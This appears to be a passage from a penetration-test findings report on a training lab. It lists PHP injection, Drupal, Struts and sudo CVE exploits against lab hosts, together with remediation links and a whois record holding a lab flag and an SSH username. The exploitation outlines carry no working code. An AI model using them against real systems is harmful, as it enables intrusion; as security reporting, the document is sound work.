
Vulnerability 14	Findings
Title	PHP Injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	souvenirs.php can be exploited via PHP injection by modifying the URL to deliver payload

Images	
Affected Hosts	192.168.14.35
Remediation	Exclude dynamic code execution, code serialization, use a PHP security linter https://snyk.io/blog/prevent-php-code-injection/

Vulnerability 15	Findings
Title	Drupal - CVE-2019-6340
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Exploited arbitrary php code execution flaw in outdated Drupal version
Images	
Affected Hosts	192.168.13.13
Remediation	Use more current version of Drupal that has this vulnerability patched https://medium.com/@briskinfosec/drupal-core-remote-code-execution-vulnerability-cve-2019-6340-35dee6175afa

Vulnerability 16	Findings
Title	Struts - CVE-2017-5638
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Exploited known Struts vulnerability with parsing invalid Content-Type HTTP headers and allowing them to be executed as remote commands under web server privileges
Images	 
Affected Hosts	192.168.13.12
Remediation	Web application firewall with rules set to approve valid content types or ban OGNL expressions https://www.synopsys.com/blogs/software-security/cve-2017-5638-apache-struts-vulnerability-explained.html

Vulnerability 17	Findings
Title	CVE-2019-14287
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical

Description	Exploited security policy bypass issue that provides a user or program to execute commands as root on a Linux system when sudoers configuration explicitly prohibits it. Requires user to have sudo privileges that allows them to run commands with an arbitrary user ID, except root. sshUser data visible on DomainDossier. Gained access via password guessing.
Images	Queried **whois.godaddy.com** with "**totalrekall.xyz**"... Domain Name: totalrekall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2023-02-03T14:04:18Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2024-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111 
Affected Hosts	192.168.13.14
Remediation	Examine each sudoers entry that includes the `!` character in the runas specification, to ensure that the root user is not among the exclusions, upgrade to version 1.8.28 or newer https://access.redhat.com/security/cve/cve-2019-14287